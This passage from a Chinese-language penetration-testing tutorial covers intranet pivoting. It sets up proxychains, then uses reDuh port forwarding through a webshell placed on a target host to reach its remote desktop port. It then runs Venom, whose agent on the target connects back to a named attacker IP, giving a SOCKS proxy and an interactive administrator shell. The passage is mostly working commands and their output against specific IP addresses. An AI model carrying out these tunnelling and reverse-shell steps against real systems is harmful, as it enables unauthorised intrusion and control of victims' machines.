修改proxychains.conf, socks5 127.0.0.1 1080


```
#
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks5 127.0.0.1 1080
```

使用proxychains成功代理上

0x07 reDuh正向端口转发

1 目标边界: 45.76.153.192 放置webshell 2 攻击机: 207.148.119.98 java -jar reduhclient.jar http://目标域名/i

0x07-1 目标边界放置webshell



0x07-2 攻击机连接



0x07-3 绑定端口-建立隧道

```
1 telnet 127.0.0.1 1010
```

```
Telnet 127.0.0.1
```

```
Welcome to the reDuh command line
```

0x07-4 端口转发

```
1 [createTunnel]要绑定到本地哪个端口上[8888]:127.0.0.1:要绑定远程机器上的哪个端口[3389] [createTunnel]8888:127.0.0.1:3389
```

```
Telnet 127.0.0.1

Welcome to the reDuh command line

>>[createTunnel]8888:127.0.0.1:3389 Successfully bound locally to port 8888. Awaiting connections.

>>_
```

成功连接

```
[Info]Localhost ====> 127.0.0.1:3389:2 (117 byte [Info]Localhost ====> 127.0.0.1:3389:2 (101 byte [Info]Localhost <====> 127.0.0.1:3389:2 (101 byte [Info]Localhost <==== 127.0.0.1:3389:2 (8000 by [Info]Caught data with sequenceNumber 31 [Info]Localhost ===> 127.0.0.1:3389:2 (101 byte [Info]Localhost ===> 127.0.0.1:3389:2 (101 byte [Info]Localhost ===> 127.0.0.1:3389:2 (101 byte [Info]Localhost <====> 127.0.0.1:3389:2 (101 byte [Info]Localhost ===> 127.0.0.1:3389:2 (521 byte [Info]Localhost ===> 127.0.0.1:3389:2 (117 byte [Info]Localhost ===> 127.0.0.1:3389:2 (202 byte [Info]Localhost ===> 127.0.0.1:3389:2 (200 byte [Info]Localhost <===> 127.0.0.1:3389:2 (8000 by [Info]Localhost <===> 127.0.0.1:3389:2 (8000 by [Info]Localhost <==== 127.0.0.
```

0x08 venom反向socks代理


```
1 目标边界: 45.76.153.192 agent.exe -rhost 207.148.119.98 -rport 999 2 攻击机: 207.148.119.98 ./admin_linux_x86 -lport 9999
```

```
1 ./admin_linux_x86 -lport 9999
```

0x08-2 靶机反向连接

```
1 agent.exe -rhost 207.148.119.98 -rport 9999
```

- 545.76.153.192 - 远程桌面连接



0x08-3 攻击机成功接收


```
      1 show
      展现节点

      2 goto 1
      进入节点1

      3 socks 6666
      做socks代理,代理只需要连接207.148.119.98 6666即可代理上45.76.

      4 shell
      进入交互式终端执行命令
```

```
root@msf:~/Venom# ./admin_linux_x86 -lport 9999
Venom Admin Node Start...
(admin node) >>>
[+]Remote connection: 45.76.153.192:52236
[+]A new node connect to admin node success
(admin node) >>> show
                                 做socks代理
(admin node) >>> goto 1
(node 1) >>> socks 6666
a socks5 proxy of the target node has started up on the local port 6666.
(node 1) >>> shell
You can execute commands in this shell :D, 'exit' to exit.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.
C:\Users\Administrator\Desktop>whoami
                                       进入交互式终端
whoami
win\administrator
C:\Users\Administrator\Desktop>
```



成功代理

